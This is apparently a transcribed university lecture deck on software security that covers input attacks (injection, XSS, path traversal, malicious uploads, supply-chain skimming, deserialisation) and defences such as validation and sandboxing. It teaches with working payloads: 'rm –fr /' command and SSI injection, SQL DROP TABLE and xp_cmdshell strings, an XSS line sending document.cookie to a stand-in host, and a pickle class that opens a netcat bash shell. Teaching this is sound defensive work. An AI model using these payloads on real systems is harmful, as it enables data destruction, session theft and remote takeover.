Software Security

More standard (input) security problems & countermeasures

Erik Poll

Digital Security group

Radboud University Nijmegen

Security problems seen so far


- memory corruption (incl. buffer overflow)
- integer overflow
  - possibly to create buffer overflow
- format string attacks
- OS command injection - in PREfast example

```
int execute([SA_Pre(Tainted=SA_No)]char *buf) {
    return system(buf); // pass buf as command to be executed by the OS
}
```

- data races – in lecture on Safety

There are many more…

How would you attack this web site?




Fun input to try

- **Ridiculously long inputs to cause buffer overflows**
- **OS command injection** erik@ru.nl; rm –fr /
- **SQL injection** erik@ru.nl '; DROP TABLE Customers;--
  erik@ru.nl '; exec master.dbo.xp_cmdshell
- **Path traversal** http://company.nl/../../etc/passwd http://company.nl/../../../dev/urandom
- **Forced Browsing** http://company.nl/XYZ123/index.html?uid=s001 and then s002, s003,…
- **Local or Remote PHP file injection**
  http://company.nl/XYZ123/index.html?uid=...&option=../../admin/menu.php%00
  http://company.nl/XYZ123/index.html?uid=...&option=http://mafia.com/attack.php
- **HTML injection & XSS** **eg via HTML input in text field**
  <html><img src="http://a.com/a.jpg" width ="999999999" height="999999999">
  <html><script> …; img.src ="http://mafia.com/" + document.cookie</script>
  or via URL parameter
  http://company.nl/XYZ123/index.html?uid=s456&option=<script>...</script>
- **noSQL, LDAP, XML, SSI, OGNL, … injection**


Fun files to upload

- .exe file
- zip or XML bomb
  - 40 Kb zip file can expands to 4GB when unzipped - aka zip of death
  - 1Kb XML file can expand to 3 GB when XML parser expands recursive definition as part of canonicalisation
- malformed PDF file to exploit flaw in PDF viewer
- malformed XXX file to exploit flaw in XXX viewer
  - esp. if file format is complex & viewers are written in memory-unsafe languages
- Word or Excel document with macros
  - old-time favourite, but still in use

Additional input channel?



How would you attack this web site?



Less obvious input channel: supply chain attacks

Example supply chain attacks

LILY HAY NEWMAN SECURITY 09.11.2018 03:00 AM

How Hackers Slipped by British Airways' Defenses

Security researchers have detailed how a criminal hacking gang used just 22 lines of code to steal credit card data from hundreds of thousands of British Airways customers.

By Kevin Townsend on June 28, 2018

Hotel websites infected with skimmer via supply chain attack

Sep 19, 2019

NEWS by Bradley Barth

BRIAN BARRETT SECURITY 07.11.2019 06:00 AM

Hack Brief: A Card-Skimming Hacker Group Hit 17K Domains—and Counting

Magecart hackers are casting the widest possible net to find vulnerable ecommerce sites—but their method could lead to even bigger problems.

https://www.wired.com/story/magecart-amazon-cloud-hacks/

Supply chain attacks

- Attack vector that is increasingly popular in recent years: corrupt 3rd party library with malicious code
  - For websites: via 3rd party JavaScript
  - Eg JavaScript that scrapes webpage for forms with credit card data
- One of in the ways that the criminal group Magecart did this
  1. Look for misconfigured S3 buckets in Amazon cloud that are world-readable & writeable
  2. Add malicious code to any *.js files in that bucket
  3. Sit back & wait for any credit card numbers to be reported
- Countermeasure: Subresource Integrity (SRI)
  HTML source of webpage includes a hash of external resource (e.g. javascript file) and browser checks the hash after loading it (and before using it)

https://www.riskiq.com/blog/category/magecart


https://developer.mozilla.org/en-US/docs/Web/Security/Subresource_Integrity

INPUT problems

General observations on these attacks

- There are *many* ways to attack with malicious INPUT
  - ***All input is dangerous & potentially evil***
- Some attacks are *specific to a particular technology* used in an application (eg SQL, HTML, the OS, ...)
  - As defender you have to know these generic attacks for any technologies that you use!
- The attacks are often *not specific to a particular application:* They are irrespective of any special security requirements for that application
  - so even without knowing the exact security requirements, we can already start worrying about defending against these attacks

The I/O attacker model ('hacking')



- Aka end point attacker, as opposed to MitM attacker
- *Attacker goals:*
  - DoS, information leakage, remote code execution (RCE), or anything in between
  - ie. compromising integrity & availability of the application's behaviour in *any* way

Dangers of

Faced with an I/O attacker

Garbage In, Garbage Out

becomes

Malicious Garbage In, *Security Incident* Out

or

Malicious Garbage In, *Evil* Out

Input is dangerous:

- *Any line of code* that handles user input is at risk
- *Any resources (CPU cycles, memory, …) used* in processing introduce a risk

So ideally, both of these are kept to a minimum.

Abusing bugs or features

1. Some input attacks exploit *bugs*
   - Bugs in code can provide *weird behaviour* that is *accidentally* introduced in the code by programmer; Attackers try to trigger & exploit such weird behaviour
   - Classic example: buffer overflows

2. Other input attacks abuse *features*
   - Some flaws *accidently expose* functionality that was *deliberately* introduced in the code, but which was not meant to be accessible by attackers.
   - Classic example: command & SQL injection, or Word Macros

The line between 1 & 2 can be blurry, and a matter of opinion

Abusing bugs or features

Processing Flaws


a bug !

eg buffer overflow
in PDF viewer

Injection aka Forwarding Flaws

(abuse of) a feature !

application



eg SQL query,
or Word document with
macros

How to defend against this?

1. Prevent
   - Typically by secure input handling
   - But also: secure *output* handling! More on this later
2. Mitigate the potential impact
   - Reduce the expressive power of inputs
   - Reduce priviliges, or
     isolate aka sandbox aka compartmentalise
     - Do not run your web server as root
     - Do not run your customer web server on same machine as your salary administration
     - Run JavaScript inside browser sandbox
3. Detection & react
   - Monitor to see if things go/have gone wrong
   - Keep logs if only for forensics afterwards

More standard attacks
&
a few exotic ones

Standard attacks/security vulnerabilities

OWASP Top 10 [2017]

1. Injection
2. Broken Authentication
3. Sensitive Data Exposure
4. XML External Entities (XXE)
5. Broken Access Control
6. Security Misconfiguration
7. Cross-Site Scripting (XSS)
8. Insecure Deserialization
9. Using Components with Known Vulnerabilities
10. Insufficient Logging & Monitoring

SANS/CWE TOP 25 [2019]

1. Improper Restriction of Operations within the Bounds of a Memory Buffer
2. Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
3. Improper Input Validation
4. Information exposure
5. Buffer overread
6. SQL Injection
7. Use After Free
8. Integer Overflow
9. CSRF
10. Path Traversal
11. OS Command Injection
12. Out-of-bounds Write
13. Improper Authentication
14. NULL Pointer Dereference
15. Incorrect Permission Assignment
16. Unrestricted Upload of File with Dangerous Type
17. Improper Restriction of XML External Entity
18. Code Injection
19. Use of Hard-coded Credentials
20. Uncontrolled Resource Consumption
21. Missing Release of Resource
22. Untrusted Search Path
23. Deserialization of Untrusted Data
24. Improper Privilege Management
25. Improper Certificate Validation


CWE TOP 668

Injection Attacks : no. 1 in Top Ten

https://www.owasp.org/index.php/Top_10-2017_A1-Injection

Threat Agents / Attack Vectors		Security Weakness		Impacts	
App Specific	Exploitability: 3	Prevalence: 2	Detectability: 3	Technical: 3	Business ?
Almost any source of data can be an injection vector, environment variables, parameters, external and internal web services, and all types of users. Injection flaws occur when an attacker can send hostile data to an interpreter.		Injection flaws are very prevalent, particularly in legacy code. Injection vulnerabilities are often found in SQL, LDAP, XPath, or NoSQL queries, OS commands, XML parsers, SMTP headers, expression languages, and ORM queries. Injection flaws are easy to discover when examining code. Scanners and fuzzers can help attackers find injection flaws.		Injection can result in data loss, corruption, or disclosure to unauthorized parties, loss of accountability, or denial of access. Injection can sometimes lead to complete host takeover. The business impact depends on the needs of the application and data.	

OWASP Top 10 - Risk Rating



Threat Agents	Exploitability	Weakness Prevalence	Weakness Detectability	Technical Impacts	Business Impacts
App Specific	EASY: 3	WIDESPREAD: 3	EASY: 3	SEVERE: 3	App / Business Specific
	AVERAGE: 2	COMMON: 2	AVERAGE: 2	MODERATE: 2	
	DIFFICULT: 1	UNCOMMON: 1	DIFFICULT: 1	MINOR: 1	

LDAP injection

An LDAP query sent to the LDAP server to authenticate a user

`(&(USER=jan)(PASSWD=abcd1234))`

can be corrupted by giving as username

`admin)(&)`

which results in

`(&(USER=name)(&))(PASSWD=pwd)`

where only first part is used, and `(&)` is LDAP notation for `TRUE`

There are also blind LDAP injection attacks.

XPath injection in XML

XML data, eg

```
<student_database>
 <student><username>jan</username><passwd>abcd1234</passwd>
 </student>
 <student><username>kees</nameuser><passwd>geheim</passwd>
 <student>
</student_database>
```

can be accessed by XPath queries, eg

```
(//student[username/text()='jan' and
          passwd/text()='abcd123']/account/text()) _database>
```

which can be corrupted by malicious input such as

```
' or '1'='1'
```

More obscure example: SSI Injection

Server-Side Includes (SSI) are instructions for a web server *written inside HTML*. Eg to include some file

```
<!--#include file="header.html" -->
```

If attacker can inject HTML into a webpage, then he can try to inject a SSI directive that will be executed on the server

Of course, there is a directive to execute programs & scripts

```
<!--#exec cmd="rm -fr /" -->
```

NB: with SSI injected code is executed *server-side*, with XSS injected code (javascript) is executed *client-side* in browser

More exotic ways to get execution in Word files

Without standard VBA (Visual Basic for Applications) macros, there are still ways to get execution in Office documents…

- **Using Windows DDE (Dynamic Data Exchange)**
  - **also possible with emails in Outlook Rich Text Format (RTF)**

    https://sensepost.com/blog/2017/macro-less-code-exec-in-msword


- **In 2018 & 2019 Stan Hegt & Pieter Ceelen of Outflank B.V. presented more techniques to get execution using archaic legacy features that predate VBA**

  http://www.irongeek.com/i.php?page=videos/derbycon8/track-3-18-the-ms-office-magic-show-stan-hegt-pieter-ceelen

  https://outflank.nl/blog/author/stan

  https://outflank.nl/blog/author/pieter

DDE warnings



Microsoft considers DDE a feature, and not a bug, but did file a security advisory data autumn 2017

Deserialisation attacks

Serialisation aka marshalling aka flattening aka pickling

- The process of turning some data structure into a binary representation
- Why?

  To transfer it over network

  or store it on disk (ie for persistence)
- Inverse operation of deserialisation, unmarshalling, unpickling, … used later to reconstruct the object from the raw data

Deserialisation of malicious input can trigger weird behaviour!

- This affects Java, PHP, python, Ruby, …

Deserialisation attacks [for Java]

Sample code to read in Student **objects from a file**

```
FileInputStream fileIn = new FileInputStream("/tmp/students.ser");
ObjectInputStream objectIn = new ObjectInputStream(fileIn);
s = (Student) objectIn.readObject(); // deserialise and cast
```

- **If file contains serialised** Student **objects,** readObject **will execute the deserialization code from** Student.java
- **If file contains other objects,** readObject **will execute the deserialisation code for that class**
  - **So: attacker can execute deserialisation code for any class on the CLASSPATH**
  - **Subtle issue: the cast is only performed *after* the deserialization**
- **If this object is later discarded as garbage, eg because the cast fails, the garbage collector will invoke its** finalize **methods**
  - **So: attacker can execute** finalize **method for any class on CLASSPATH**
- **Countermeasure: Look-Ahead Java Deserialisation to white-list which classes are allowed to be deserialised**

How to exploit deserialisation ?

- **DoS**

  For example

  – Attacker serialises a recursive object structure, and deserialization unwinds the recursion and never terminates

  – Attacker edits a serialised object to set an array length to MAX_INT

How to exploit deserialisation ?

- Remote Code Execution (RCE)
  - Possible by abusing rich functionality offered by commonly used libraries (eg. WebLogic, IBM WebSphere, JBoss, Jenkins, OpenNMS, Adobe Coldfusion…)
  - May even be possible from scratch, eg in python

```
DEFAULT_COMMAND = "netcat -c '/bin/bash -i' -l -p 4444"
COMMAND = sys.argv[1] if len(sys.argv) > 1 else DEFAULT_COMMAND
class PickleRCE(object):
    def __reduce__(self):
        import os
        return (os.system,(COMMAND,))
```

If a python application unpickles inputs, then this pickled input will provides an attacker with RCE

Defenses:
Input Validation, Sanitisation,
Escaping, Encoding, Filtering …

Recall: Defensive techniques

1. Prevent
   - Typically by secure input handling
   - But also: secure *output* handling!
2. Mitigate the potential impact
   - Reduce the expressive power of inputs
   - Reduce priviliges, or
     isolate aka sandbox aka compartmentalise
     - Do not run your web server as root
     - Do not run your customer web server on same machine as your salary administration
     - Run JavaScript inside browser sandbox
3. Detection & react
   - Monitor to see if things go/have gone wrong
   - Keep logs if only for forensics afterwards

Input validation & sanitisation

- ***The*** **standard defence against malicious input**

- **'Lack of input validation' is common term for all input attacks, but this is a bit of a misnomer, as we will see later.**

- **Different ingredients:**
  1. ***How*** **to validate / sanitise?**
     a) **How to spot illegal inputs ?**
     b) **What to do with them?**
  2. ***Where*** **to validate / sanitise?**

How **to validate or sanitise?**

1. Validation techniques

- Indirect selection
  - Let user choose from a set of legitimate inputs
  - User input never used directly by the application, and input does contaminate and taint other data
  - Most secure, but cannot be used in all situations
  - Also, attacker may be able to by-pass the user interface, eg by messing with HTTP traffic
- White-listing
  - List valid patterns; input *rejected unless it matches*
  - Secure, and can be used in all situations
- Black-listing
  - List invalid patterns; input *accepted unless it matches*
  - Least secure, given the **big** risk that some dangerous patterns are overlooked

Black-listing vs white-listing

- **Black-listing**
  Eg reject inputs that contain
  - `'` or `;` to prevent SQL injection
  - `<` or `>` to prevent HTML injection
  - `<script>` and `</script>` to prevent XSS
  - `; | < > &` to prevent OS command injection

  Warning: these blacklists are very incomplete

